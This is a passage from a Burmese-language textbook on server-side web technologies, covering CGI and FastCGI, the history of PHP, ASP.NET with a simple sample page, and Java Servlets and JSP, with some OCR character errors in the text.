CGI Script တွေ ရေးသားဖို့အသုံးများခဲ့ကတော့ Perl Programming Language ဖြစ်ပါတယ်။ တစ်ချို့လည်း C နဲ့ ရေးသားကြပါတယ်။ တစ်ချို့လည်း Python နဲ့ ရေးသားကြပါတယ်။ CGI Script တွေဟာ သီးခြား Program တွေဖြစ်လို့ ကနောက်တော် Server-side နည်းပညာများကဲသို့ HTML Document အတွင်းမှာရောစပ်ရေးသားလို့ မရပါဘူး။

CGI ရဲ့ အားနည်းချက်ကတော့ Request တစ်ခုဝင်လာတိုင်း Program ကိုတစ်ကြိမ် Run တဲ့အတွက် Request

တစ်ထောင်ရှုခဲ့ရင် Program ကို အကြိမ်တစ်ထောင် Run သွားမှုဖြစ်လို့ Server က ဒီလောက်များတဲ့ Process တွေကို ကိုင်တွယ်ဖြေရှင်း ပေးရတဲ့အခါ အဆင်မပြောတွေကြံးတွေရှိနိုင်ပါတယ်။ CGI နည်းပညာသုံးထားတဲ့ Web Server တစ်ခုဟာ Request တွေကို အကန်အသတ္တနဲ့သာကတ်ခဲ့နိုင်တယ် ဆိုတဲ့သဘောပါပဲ။ ဒီပြဿနာ ကိုဖြေရှင်းဖို့ နည်းပညာ အချို့ပေါ်ပေါက်လာပြီး အစောပိုးမှု ထင်ရှားတာကတော့ FastCGI ဖြစ်ပါတယ်။ ကနောက်ချိန်ထိလည်း FastCGI ကို Server-side နည်းပညာ အဖြစ်အသုံးပြုသေးတဲ့ Website တွေ အများကြီးရှုပါသေးတယ်။

CGI ဟာ W3C Standard ဖြစ်ပြီး FastCGI ကိုတော့ OpenMarket လိုအမည်ရတဲ့ အဖွဲ့အစည်းတစ်ခုကတိတွင်ခဲ့ပါတယ်။ FastCGI နည်းပညာက Request တစ်ခုတိုင်းအတွက် Process အသစ်တစ်ခု မစကင်စေပဲ၊ Process တစ်ခုတည်းနဲ့ Request တွေအများကြီးကို ကိုင်တွယ်ဖြေရှင်းပေးနိုင်အောင် စီမံပေးထားပါတယ်။ ဒီနည်းနဲ့ Web Server က CGI နည်းပညာကိုသုံးပြီးတော့ Request အများကြီးကို ကိုင်တွယ်ဆောင်ရွက်ပေးနိုင်လာပါတယ်။

FastCGI ပေါ်ထွက်လာပြီး သိပ်မကြေခင်မှာပဲ Apache Web Server နဲ့ အတူတွဲဖက်အလုပ်နိုင်တဲ့ mod_perl, mod_php, mod_python အစရိတ် Web Server Module တွေပေါ်ပေါက်လာပါတယ်။ ဒီနည်းပညာတွေက လည်း FastCGI လို Request တွေကို ထိတိရောက်ရောက် ကိုင်တွယ်စီမံပေးနိုင်ပါတယ်။ ပိုပြီးထူးခြားသွားတာကတော့ Web Server ရဲ့ Module အနေနဲ့ တွဲဖက်တပ်ဆင်ထားတာဖြစ်လို့ Script တွေကို သိခြား Program အဖြစ် ရေးသားနေစရာ မလိုတော့ပဲ HTML Document တွေထဲမှာ ထည့်သွင်းရေးသားနိုင်လာခြင်းပဲဖြစ်ပါတယ်။ အခုချိန်မှာ CGI အသုံးပြုမှ သူမြန်ရှုနှင့်နေသေးပေမယ့် Script တွေကို HTML Document ထဲမှာ ထည့်သွင်းရေးသား နိုင်တဲ့နည်းပညာတွေက သာ အဓိက Server-side နည်းပညာဖြစ်လာခဲ့ပါပြီ။

7.2 – PHP: Hypertext Processor

PHP ဟာ ဒီစာရေးနေချိန်မှာ Website ပေါင်း (၂၄၄) သိန်းကော်က အသုံးပြုနေတဲ့ Server-side Script Language တစ်ခုဖြစ်ပါတယ်။ Web Application တွေ ဖန်တီးဖို့အတွက် အဓိကတိတွင်ထားတာဖြစ်ပေမယ့် လိုအပ်ရင် Command-Line Program တွေရေးဖို့နဲ့ Desktop Application တွေရေးဖို့လည်း အသုံးပြုနိုင်ပါတယ်။

၁၉၉၄ ခုနှစ်မှာ Rasmus Lerdorf လို့ အမည်ရတဲ့ Developer တစ်ယောက်က သူရဲ့ကိုယ်ပိုင် Website ကို Perl CGI Script တွေနဲ့တည်ဆောက်ခဲ့ပါတယ်။ Perl Script တွေဟာ နေးတယ်လိုယူဆတဲ့အတွက် နောက်ပိုင်းမှာ C နဲ့ ပြန်လည်ရေးသားခဲ့ပါတယ်။ အဲဒီလို ပြန်လည်ရေးသားတဲ့အခါမှာ HTML Form တွေနဲ့ ပိုပြီးအဆင်ပြေပြေ တွဲဖက်အလုပ်လုပ်စွေနိုင်တဲ့ လုပ်ဆောင်ချက်တွေကို ထပ်မပြည့်စွက်ခဲ့ပါတယ်။ ပြီးတော့ Database Server တွေနဲ့ ချိတ်ဆက်အလုပ်လုပ်နိုင်အောင်လည်း ဖြည့်စွက်လိုက်ပါသေးတယ်။ သူရဲ့ရေးသားဖန်တီးမှုကို Personal Home Page/Form Interpreter (PHP/FI) လို့ အမည်ပေးခဲ့ပါတယ်။ PHP/FI ကို ၁၉၉၅ ခုနှစ် ဂျှို့လ (၈) ရက်နောက် "Personal Home Page Tools (PHP Tools) Version 1.0" ဆိုတဲ့အမည်နဲ့ အများရယူ အသုံးပြုနိုင်အောင် Open Source အဖြစ် ကြော်ပေးခဲ့ပါတယ်။ ဒါကြောင့် အဲဒီအချိန်ကစိုး ကဲ့မှာအရပ်ရပ်က Developer တွေ PHP/FI ကို ရယူအသုံးပြုကြသလို ဖြည့်စွက်ပြင်ဆင်မှုတွေလည်း ဝိုင်ဝန်းပြုလုပ်လာကြပါတယ်။ ကနောက် PHP ရဲ့ HTML Form စီမံမှုစနစ်တွေ၊ HTML Document အတွင်းမှာထည့်သွင်းရေးသားနိုင်မှုတွေက အဲဒီပထမဆုံး Version မှာကတည်းက ပါဝင်လာခဲ့တာဖြစ်ပါတယ်။ လုပ်ဆောင်ချက်အသစ်တွေ ပါဝင်လာတဲ့ PHP/FI 2 ကိုတော့ ၁၉၉၇ ခုနှစ် နိုဝင်ဘာလမှာ ကြော်ခဲ့ပါတယ်။

PHP/FI မှာ PHP Code တွေကို ခဲ့ထုတ်စီစာပေးတဲ့ Parser နဲ့ အမှန်တစ်ကယ် Process လုပ်တဲ့ Core ဆိုပြီး အစိတ်အပိုင်းနှစ်ခုရှုပါတယ်။ ၁၉၉၇ ခုနှစ်ထဲမှာပဲ Zeev Suraski နဲ့ Andi Gutmans လိုအမည်ရတဲ့ Developer နှစ်ယောက်က Performance ပိုကောင်းစေဖို့အတွက်ရည်ရွယ်ပြီး PHP/FI ရဲ့ Parser ကို အစအသုံးပြုနိုင်ရေးသားခဲ့ကြပါတယ်။

PHP/FI Community ကလည်း Language ရဲအမည်ကို PHP: Hypertext Processor လိုပြောင်းလဲခေါ်တွင်စေခဲ့ပါတယ်။ Parser အသစ်ပါဝင်လာ တဲ့ PHP3 ကို ၁၉၉၈ ခုနှစ် ဂျီနှစ်လမှာ ကြော်လွှာပါတယ်။

Zeev Suraski နဲ့ Andi Gutmans တို့ဘာ Zend Technology လိုခေါ်တဲ့ အဖွဲ့အစည်းတစ်ခုကို အစွဲရေးနိုင်ငံမှာ ဖွွဲစည်းတည်ထောင်ခဲ့ကြပါတယ်။ ၁၉၉၉ ခုနှစ်မှာတော့ PHP Core ကိုပါ သူတို့အဖွဲ့က ပြန်လည်ရေးသားခဲ့ပြီး Zend Engine လို ခေါ်တွင်စေခဲ့ပါတယ်။ Zend Technology ဟာ ကန္နခေတ် PHP Community အတွက် အဓိကကျတဲ့ အဖွဲ့အစည်းတစ်ရပ်ဖြစ်ပါတယ်။ Zend Framework လိုခေါ်တဲ့ လုပ်ငန်းသုံး Web Application ၆ တွေ ရေးသားဖန်တီးနိုင်တဲ့ Framework တစ်ခုကို ဖန်တီးပေးထားသူ၏ Zend Accelerator, Zend Studio, Zend Debugger စတဲ့ အရေးပါတဲ့ PHP Tools တွေကို ဖန်တီးပေးထားတဲ့ အဖွဲ့အစည်းတစ်ခု ဖြစ်ပါတယ်။

၂၀၀၀ ပြည့်နှစ်၊ မေလ (၂၂) ရက်နေ့မှာ ကြော်လွှာခဲ့တဲ့ PHP4 မှာတော့ Zend Engine ကို PHP Core အပြုံစုံစတင် အသုံးပြုခဲ့ကြပါတယ်။ ၂၀၀၄ ခုနှစ် ဂျီလိုင် (၁၃) ရက်နေ့မှာ Zend Engine II ကို အသုံးပြုထားတဲ့ PHP5 ကို ကြော်လွှာပါတယ်။ PHP5 မှာ Object-Oriented Programming Support ပါဝင်လာသလို PHP Data Object (PDO) Extension နဲ့ အခြား ပြင်ဆင်ပြည့်စွဲကိုမူပေါင်းများစွာ ပါဝင်လာပါတယ်။ အခုခြားရေးသားနေဂျာနှင့် နောက်ဆုံးထွက်ရှိထားတာကတော့ PHP 5.6.8 ဖြစ်ပါတယ်။

PHP ဟာ Open Source Programming Language တစ်ခုဖြစ်ပြီး အခြားသော Open Source နည်းပညာတွေ ဖြစ်တဲ့ Linux OS, Apache Web Server, MySQL Database Server တို့နဲ့ တွဲဖက်အသုံးပြုကြလေ့ရှုပါတယ်။ PHP အခြေပြု Web Application Framework တွေဖြစ်ကြတဲ့ Zend Framework, CakePHP, Symfony, Codeigniter, FuelPHP, Laravel စတဲ့ Framework တွေဟာလည်း Open Source Framework တွေပဲဖြစ်ကြပါတယ်။ ပြီးတော့ Website ၆ တွေ လျှင်လျှင် မြှင့်မြန်နဲ့ လွယ်လွယ်ကူကူ တည်ဆောက်ဖို့အတွက် အထူးအသုံးဝင်တဲ့ Content Management System (CMS) တွေ ရှိပါသေးတယ်။ Wordpress, Joomla, Drupal အစရှိတဲ့ PHP အခြေပြု Open Source CMS တွေဟာ အတော်လေး နာမည်ကော်ပါတယ်။ ကန္နခေတ် Web ရဲ ဖွံ့ဖြိုးတိုးတက်မှုမှာ ဒါ ၆ CMS တွေရဲ့ သက်ရောက်မှုနဲ့အကူးအညီအများကြီးပါတယ်လို့ဆိုနိုင်ပါတယ်။ E-Commerce Website တွေတည်ဆောက်နိုင်တဲ့ Magento, osCommerce, OpenCart တို့ဟာလည်း PHP အခြေပြု Open Source Solution တွေပဲဖြစ်ကြပါတယ်။ ဒါအပြင် Wikipedia မှာ အသုံးပြုထားတဲ့ MediaWiki လို Solution မျိုးတွေ Online Education Platform တစ်ခု တည်ဆောက်နိုင်တဲ့ Moodle လို Solution မျိုးတွေဟာလည်း PHP အခြေပြု Open Source Solution များပဲဖြစ်ကြပါတယ်။ PHP ဟာ Language ရဲ အသုံးဝင်မှု သက်သက်ကြောင့် တော်မကပဲ Open Source ဖြစ်တဲ့အတွက် လွှပ်လပ်ရယူအသုံးပြုနိုင်ခြင်း၊ သူကိုအခြေပြုတည်ဆောက်ထားတဲ့ Solution ပေါင်း များစွာရှိနေခြင်းက လက်ရှိအသုံးအများဆုံးဖြစ်နေရခြင်း အကြောင်းရင်းတွေ ဖြစ်ပါတယ်။

PHP နဲ့ Web Application တွေတည်ဆောက်ပုံကို နောက်အခန်းတွေမှာ ဆက်လက်ဖော်ပြပေးသွားပါမယ်။

7.3 – ASP.NET

ASP.NET ဟာ Microsoft .NET Framework နဲ့အတူ တွဲဖက်ပါဝင်တဲ့ Server-side နည်းပညာတစ်ခုဖြစ်ပါတယ်။ အခန်း (၅) မှာ Programming Language နဲ့ Framework တို့ ကွာခြားမှုသဘာဝကိုဖော်ပြုခဲ့ပါတယ်။ ASP.NET ဟာ Programming Language သက်သက်မဟုတ်ပါဘူး။ အသင့်အသုံးပြနိုင်တဲ့ Utility Class တွေ၊ User Interface Control တွေနဲ့ Coding Convention လုပ်ဆောင်ချက်တွေပါဝင်တဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ ASP.NET မတိုင် ခင်ကရှိနေခဲ့တဲ့ Classic ASP (Active Server Pages) ဟာ PHP လိုပဲ Programming Language တစ်ခုဖြစ်ပါတယ်။

ASP ဆိတဲ့အမည်ကို အမွှေဆက်ခံထားပေမယ့် ASP.NET ၂ Classic ASP ပေါ်မှာ အခြေပြုထားခြင်းမျိုးတော့ မဟုတ်ပါဘူး။ သိုးခြား နည်းပညာတစ်ခုဖြစ်ပါတယ်။

ASP.NET နဲ့ .NET Framework 1.0 ကို ၂၀၀၂ ခုနှစ် ဖော်နိုင်ရှိလာမှာ စတင်ကြပြောခဲ့ပါတယ်။ လက်ရှိ ဒီစာရေးသား နေချိန် နောက်ဆုံး Version ကတော့ ၂၀၁၃ ခုနှစ် အောက်တိုဘာမှာ ကြပြောခဲ့တဲ့ .NET 4.5.1 ဖြစ်ပါတယ်။

Web Application တွေ သိပ်ခေတ်မစားသေးခင်က Desktop Application တွေ ဖန်တီးတည်ဆောက်ဖို့အတွက် Microsoft Visual Basic 6 လိုခေါ်တဲ့ Framework တစ်ခုကို အဓိကအသုံးပြုခဲ့ကြပါတယ်။ နောက်ပုံးမှာ Application တွေကို Web Technology ပေါ်မှာ အခြေခံဖန်တီးနိုင်ဖို့ .NET Framework ကို Microsoft က တိထွင်ခဲ့ခြင်းဖြစ်ပါတယ်။ ASP.NET ဟာ .NET Framework ရဲ့ အဓိကအစိတ်အပိုင်းတစ်ခုဖြစ်ပါတယ်။ ASP.NET ကို ဖန်တီးခဲ့တဲ့နေရာမှာ ထူးခြားတဲ့ရည်ရွယ်ချက် တစ်ချို့ ရှိခဲ့ပါတယ်။

Desktop Application ရေးသားမှာ အသားကျနေတဲ့ Developer တွေဟာ သဘာဝမတူတဲ့ Web Application တွေ ပြောင်းလော်ရတဲ့အခါ နည်းပညာသစ်တစ်ခုကို အစအဆုံးထပ်လေ့လာရမယ့်သဘာဖြစ်ခဲ့ရပါတယ်။ ဒီလိုမပြစ်ရအောင် Microsoft က ဒါန်ဆိုတဲ့ Desktop Application တွေမှာအသုံးများခဲ့တဲ့ User Control တွေကို မူလအသုံးပြုမပုံစံနိုးပါ။ Web Application တွေမှာ ဆက်လက်အသုံးပြုနိုင်အောင် ASP.NET နဲ့ စီစဉ်ပေးထားခဲ့ပါတယ်။

နောက်ပြီးတော့ Desktop Application တွေဟာ Event Driven ပုံစံ အလုပ်လုပ်ကြတာဖြစ်ပါတယ်။ JavaScript မှာ ကျွန်ုတ်တို့ လေ့လာခဲ့တဲ့အတိုင်း အသုံးပြုသူက Button ကို Click နှိပ်ရင်ဘာလုပ်လိုက်ပါ။ Menu ကို Mouse နဲ့ထောက်လိုက်ရင် ဘယ်လိုအလုပ်လုပ်ပါ။ စသဖြင့် Event ကို အခြေခံတဲ့ရေးသားမှုပုံစံနဲ့ Developer တွေ အသားကျ နေခဲ့ကြတာပါ။ Web Application တွေမှာတော့ Client နဲ့ Server ဆက်သွယ်မှုတွေပါလာပါပြီ။ Web Application တွေဟာ Desktop Application တွေလို့ Event Driven ပုံစံ အလုပ်လုပ်ကြတာမဟုတ်ပါဘူး။ ဒီလို့ ကျွဲ့ပြားမှုရှိနေပေမယ့် Microsoft က Developer တွေ ကူဗြာင်းလေ့လာရ လွှာယ်ကူစွဲဖို့ Web Application တွေကို Event Driven ပုံစံ အတိုင်း ရေးသားနိုင်အောင် ASP.NET နဲ့ စီစဉ်ထားပေးခဲ့ပါတယ်။ Code နှမူနာလေးတစ်ခုကို လေ့လာကြည့်ပါ။

```
<%@ Page Language="C#" %>
<!doctype html>
<script runat="server">
    protected void Page_Load(object sender, EventArgs e)
    {
        lb11.Text = DateTime.Now.ToString("yyyy-MM-dd");
    }
</script>
<html>
    <head runat="server">
        <title>Sample page</title>
    </head>
    <body>
        <form id="form1" runat="server">
            The current time is: <asp:Label runat="server" id="lb11" />
        </form>
    </body>
</html>
```

နမူနာမှာ Page Language ကို C# လို အပေါ်ခံးကနေ ကြော်လာသောကိုသတိပြုမှာပါ။ .NET ရဲ့ Common Language Runtime လိုခေါ်တဲ့ Virtual Machine နည်းပညာကြော်င် Developer တွေက C# နဲ့ Visual Basic အပါအဝင် တစ်ခြား CLR Compliant Language တွေထဲက နှစ်သက်ရာ Language ကို အသုံးပြုပြီး ASP.NET Web Application တွေကိုရေးသားနိုင်ပါတယ်။ ဒီလိုနှစ်သက်ရာ Language နဲ့ ရေးသားနိုင်ခြင်းကိုလည်း အားသာချက် တစ်ခုအဖြစ် သတ်မှတ်နိုင်ပါတယ်။

Page Language ကို C# လို ကြော်ပြီးရေးသားလိုတဲ့ C# Code တွေကို Document ထဲမှာ <script> Element သုံးပြီးတော့ ထည့်သွင်းရေးသားထားပါတယ်။ ထူးခြားချက်အနေနဲ့ runat="server" ဆိတဲ့ Attribute သတ်မှတ်ပေးထားပါတယ်။ ဒါကြော်င် ဒီ <script> Element ထဲမှာ ရေးသားထားတဲ့ လုပ်ဆောင်ချက်တွေကို ပုံ(၂-၁) မှာ ဖော်ပြုခဲ့ပုံ အတိုင်း Server-side Script အနေနဲ့ ဆောင်ရွက်ပေးသွားမှုဖြစ်ပါတယ်။ Page_Load Method ကတော့ JavaScript ရဲ့ onLoad Event လိုပါပဲ။ Document ကို Load လုပ်တဲ့အချင်း ဆောင်ရွက်စေလိုတဲ့ လုပ်ဆောင်ချက်တွေကို ဒီ Method ထဲမှာ သတ်မှတ်ပေးထားခြင်းဖြစ်ပါတယ်။ Page Load မှာ အလုပ်လုပ်ပါလိုသတ်မှတ်ထားတဲ့အတွက် တနည်းအားဖြင့် Server-side Code ကို Event Driven ပုံစံ ရေးသားနေခြင်းဖြစ်ပါတယ်။


ASP.NET ရဲ့ နောက်ထူးခြားချက်အနေနဲ့ Server-side Script တွေကို HTML Markup ထဲမှာရော်ပြီး ရေးစရာ မလိုအောင် Code-Behind Model လိုခေါ်တဲ့ နည်းစနစ်တစ်မျိုးကိုလဲ ထည့်သွင်းပေးထားပါတယ်။

```
<%@ Page Language="C#" CodeFile="SampleCodeBehind.aspx.cs"
   Inherits="Website.SampleCodeBehind" AutoEventWireup="true" %>
```

နမူနာပေးထားတဲ့ Directive ကို HTML Document ရဲ့ အပေါ်ခံးမှာ ထည့်သွင်းကြော်ပေးလိုက်ရင် ရေးသားလိုတဲ့ Server-side Code တွေကို SampleCodeBehind.aspx.cs ဆိတဲ့ သီးခြား File တစ်ခုနဲ့ ရေးသားနိုင်သွားမှုဖြစ်ပါတယ်။ CodeFile="SampleCodeBehind.aspx.cs" လို သတ်မှတ်ထားတဲ့ အတွက်ဖြစ်ပါတယ်။

ဒီလို ထူးခြားချက်တွေကို အသင့်သုံးနိုင်တဲ့ User Control တွေနဲ့ပေါင်းစပ်လိုက်တဲ့အခါ ASP.NET ဟာ Desktop Application များအလား စွမ်းဆောင်ရည်မြှင့်မားတဲ့ လုပ်ငန်းသုံး Web Application တွေတည်ဆောက်ဖို့ အသုံးဝင်တဲ့ Framework တစ်ခု ဖြစ်သွားစေပါတယ်။ ဒါပေမယ့်လည်း အဲဒီလို ထူးခြားတဲ့ လုပ်ဆောင်ချက်တွေကြော်င်ပဲ ရိုးစင်းတဲ့ Website တွေတည်ဆောက် ဖို့နဲ့ နည်းပညာအသားပေး Modern Web Application တွေတည်ဆောက်တဲ့နေရာမှာ မလိုလားအပ်တဲ့ ရှုပ်ထွေးမှုတွေ ဖြစ်သွားစေတက်ပြန်ပါတယ်။ ဒါကြော်င် ASP.NET ကို ကျွန်ုတ်တို့ တွေ့မြင်နေကြ Website တွေနဲ့ Modern Web Application တွေ တည်ဆောက်ဖို့ထက် လုပ်ငန်းသုံး Application တွေကို Web Technology ပေါ်မှာ အခြေပြုတည် ဆောက်ဖို့အတွက် ပိုမို အသုံးများတဲ့သဘောရှိပါတယ်။

ASP.NET Application တွေကို အများအားဖြင့် Windows Server, Internet Information Services (IIS), Microsoft SQL Server စတဲ့ နည်းပညာတွေနဲ့ တွဲဖက်အသုံးပြုကြလေ့ရှိပါတယ်။ လိုအပ်လို Linux, BSD, Solaris အစရိတဲ့ အခြား Server Operating System တွေနဲ့ တွဲဖက်အသုံးပြုရမယ်ဆိုရင် Mono နည်းပညာကို အသုံးပြုနိုင်ပါတယ်။ Mono ဟာ .NET Application တွေကို Windows အပြင် အခြား OS တွေပေါ်မှာပဲ Run ပေးနိုင်အောင် ဆောင်ရွက်ပေးထားတဲ့ Open Source နည်းပညာတစ်ခုဖြစ်ပါတယ်။



ပုံ (၃-၁) Creating ASP.NET MVC Application with MonoDevelop on Linux

ပုံ (၃-၁) မှာမြင်တွေ့နေရတာကတော့ ASP.NET MVC Application တစ်ခုကို Ubuntu Linux OS ပေါ်မှာ Mono Develop IDE အသုံးပြုတည်ဆောက်နေခြင်းပဲဖြစ်ပါတယ်။ ပုံမှန်အားဖြင့် ASP.NET Application တွေကို Windows ပေါ်မှာ Visual Studio IDE နဲ့ တည်ဆောက်ကြလေ့ရှိပေမယ့် လိုအပ်ရင်တစ်ခြား OS တွေပေါ်မှာလဲ MonoDevelop နဲ့ တည်ဆောက် နိုင်ပါတယ်။

မှုလ ASP.NET နည်းပညာကို Web Forms လိုလည်းခေါ်ပါတယ်။ အခုနောက်ပိုင်းမှာ Modern Web Application တွေ တည်ဆောက်ဖို့အတွက် ASP.NET MVC လိုခေါ်တဲ့ Framework တစ်ခုကို အသုံးများလာပါတယ်။ Event Driven ပုံစံ မဟုတ်ပဲ Application တွေကို Web ရဲ့ ပင်ကိုသဘာဝအတိုင်း Client Request ပေါ်မှာ အခြေခံတည်ဆောက်နိုင်မှာဖြစ်တဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ အခုနောက်ပိုင်း Web Framework တိုင်းလိုလိုမှာ ပါဝင်တဲ့လုပ်ဆောင်ချက်တစ်ခုဖြစ်တဲ့ Model-View-Controller Pattern အတိုင်း Application တွေ တည်ဆောက်နိုင်မှာဖြစ်ပါတယ်။ ASP.NET Web Forms ထက် Web ရဲပုံင်ကို သဘာဝနဲ့ပို့မိုက်ညီပြီး .NET Framework ရဲ့ အားသာချက်တွေကိုလည်း ဆက်လက်ရယူနိုင်မှုကြောင့် အတော်လေး လူကြိုက်များလာတဲ့ Framework တစ်ခုလည်းဖြစ်ပါတယ်။

7.4 – Java (Servlet and JSP)

Java ဟာ General Purpose Programming Language တစ်ခုဖြစ်ပါတယ်။ Web Application တစ်ခု အမှုန် တစ်ကယ် ကြီးကျယ်လာတဲ့အခါ သိန်းသန်းချီတဲ့အသုံးပြုသူတွေရှိလာရင် လက်ခံဆောင်ရွက်နိုင်ပါမလား၊ တစ်ချိန်တည်းတစ်ပြိုင်တည်းမှာ Request ထောင်ပေါင်းများဖြာ ရှိလာရင်လက်ခံဆောင်ရွက်နိုင်ပါမလား၊ စဉ်းစားစရာတွေ ရှိလာပါတယ်။ Programming Language ရှုထောင့်တစ်ခုတည်းကနေ စဉ်းစားလို့မရတော့ပါဘူး။ Application Server နဲ့ Web Server ကို သီးစွားစီခွဲ့ခြားထားပြီး Load Balance Server တွေနဲ့ ချိတ်ဆက်တဲ့ကိစ္စတွေ၊ အချက်အလက်တွေကို

Cluster ထဲမှာ ဖြန့်ဝေသိမ်းဆည်းနိုင်တဲ့ Distributed System ဆောင်ရွက်ချက်တွေ၊ Performance ကောင်းပါ အတွက် Memory Storage တွေနဲ့ Disk Storage တွေခြားစီမံမှုတွေ၊ Real-time Concurrency ရဖို့အတွက် Thread နဲ့ Socket နည်းပညာထည့်သွင်းအသုံးပြုမှတွေ၊ Template, Data နဲ့ Code တွေကို Pre-Compiled လုပ်သင့်တာလုပ်ပြီး Cache လုပ်ပေးနိုင်တဲ့နည်းပညာတွေ၊ အချက်အလက်တွေ လျှင်လျင် မြန်မြန်နဲ့ ထိထိရောက်ရောက် ပြန်လည့်ရှာဖွေ ရယ်နိုင်ဖို့အတွက် Index နဲ့ Search လုပ်ဆောင်ချက်တွေ စသဖြင့် ထည့်သွင်းစဉ်းစားရမှာတွေ အများကြီး ရှိလာပါ တယ်။ Java ရဲ့ ထူးစွားချက်ကတော့ အဲဒီလို လိုအပ်ချက်အားလုံးကို နည်းပညာ Platform တစ်ခုတည်းအောက်မှာ အတွဲလိုက်ရရှိနိုင်ခြင်းပဲဖြစ်ပါတယ်။

ဒါကြောင်းလည်း Java ဟာ Scalable ဖြစ်တယ်လိုကိုကြတာပါ။ Java နည်းပညာကိုသာ အသုံးပြုထားရင် Web Application တစ်ခုဟာ အနာဂတ်မှာ လိုသလောက်ပမာဏထိ တိုးချုပ်လိုက်ရနိုင်တယ်ဆိုတဲ့သောာပါပဲ။ ဒါပေမယ့် သူလည်းပဲ ASP.NET လိုပါပဲ။ နည်းပညာက သိပ်စုလင်သွားတော့ ရှိရှိနေတဲ့ Website တွေနဲ့ Modern Web Application တွေကို မြန်မြန်ဆန်ဆန် တည်ဆောက်နိုင်မှုပိုင်းမှာ အားနည်းသွားပါတယ်။ ဒီနေရာမှာ Twitter က နှုန္ဓာ တစ်ခုပါပဲ။ Twitter Social Network ဟာ အသုံးပြုသူသန်းချိရှိနေတဲ့ Website တစ်ခုဖြစ်ပါတယ်။ စတင်တည်ဆောက်စဉ်က လျှင်လျင်မြန်မြန် တည်ဆောက်နိုင်ဖို့အတွက် Ruby on Rails လိုခေါ် တဲ့နည်းပညာကိုအသုံးပြုခဲ့ပါတယ်။ နောက်ပို့ဗုံး အသုံးပြုသူတွေသိပ်များလာလို Scale လုပ်ဖို့လိုအပ် လာတဲ့အခါ Java အခြေပြနည်းပညာတွေနဲ့ လိုအပ်သလို ပြောင်းလဲအစားထိုးခဲ့ကြပါတယ်။

Java Programming Language ကို Sun Microsystems က James Gosling စတင်ဖန်တီးခဲ့တာပါ။ ၁၉၉၁ ခုနှစ် ကတည်းက စတင်ဖန်တီးနေခဲ့တာဖြစ်ပြီး ပထမဆုံး Version ကိုတော့ ၁၉၉၅ ခုနှစ်မှာ ကြော်ခဲ့ပါတယ်။ Sun Microsystems ကနောက်ပိုင်းမှာ Oracle နဲ့ ပေါင်းသွားလို့ အောင်တော့ Java ဟာ Oracle ရဲ့ နည်းပညာဖြစ်နေပါပြီ။ တစ်ကြိမ်များသားလိုက်ယုံနဲ့ မည်သည့် OS ပေါ်မှာ မဆို Run နိုင်တယ်ဆိုတဲ့ "Write Once, Run Anywhere" ဆိုတဲ့ ဆောင်ပုဒ်အတူ နာမည်ကျော်ကြားလာတဲ့ Language လည်းဖြစ်ပါတယ်။

၁၉၉၈ ဒီဇင်ဘာမှာ ကြော်ခဲ့တဲ့ Java2 ကနေစပြီး အသုံးပြုမှနယ်ပယ်ပေါ်မှုတည်ပြီး J2SE, J2ME, J2EE စသဖြင့် ဆိုင်ရာ ကဏ္ဍအလိုက် နည်းပညာ Platform တွေ ခဲ့ခြားသတ်မှတ်ခဲ့ပါတယ်။ ၂၀၀၆ ခုနှစ်ကနေစပြီး Java Platform တွေရဲ့အမည်ကို Java SE, Java ME, Java EE စသဖြင့် ပြောင်းလဲခေါ်စွာင်စေခဲ့ပါတယ်။

Java အသုံးပြုပြီး Web Application တွေ ရေးသားဖို့အတွက် Java Servlet နဲ့ JavaServer Page (JSP) တို့ကို အသုံးပြုနိုင်ပါတယ်။ Servlet ဟာ HTTP Request တွေကိုလက်ခံပြီး ပြန်လည် Respond လုပ်ပေးနိုင်တဲ့ Java Class ဖြစ်ပါတယ်။ သူကို Apache Tomcat, Jetty အစရှိတဲ့ Container တွေဖက်ပါဝင်တဲ့ Web Server တွေနဲ့ အသုံးပြုပါတယ်။ JSP ကတော့ PHP နဲ့ တစ်ခြား Server-side Script တွေလိုပဲ HTML Document ထဲမှာ ထည့်သွင်းရေးသားနိုင်တဲ့ နည်းပညာ တစ်ခုဖြစ်ပါတယ်။

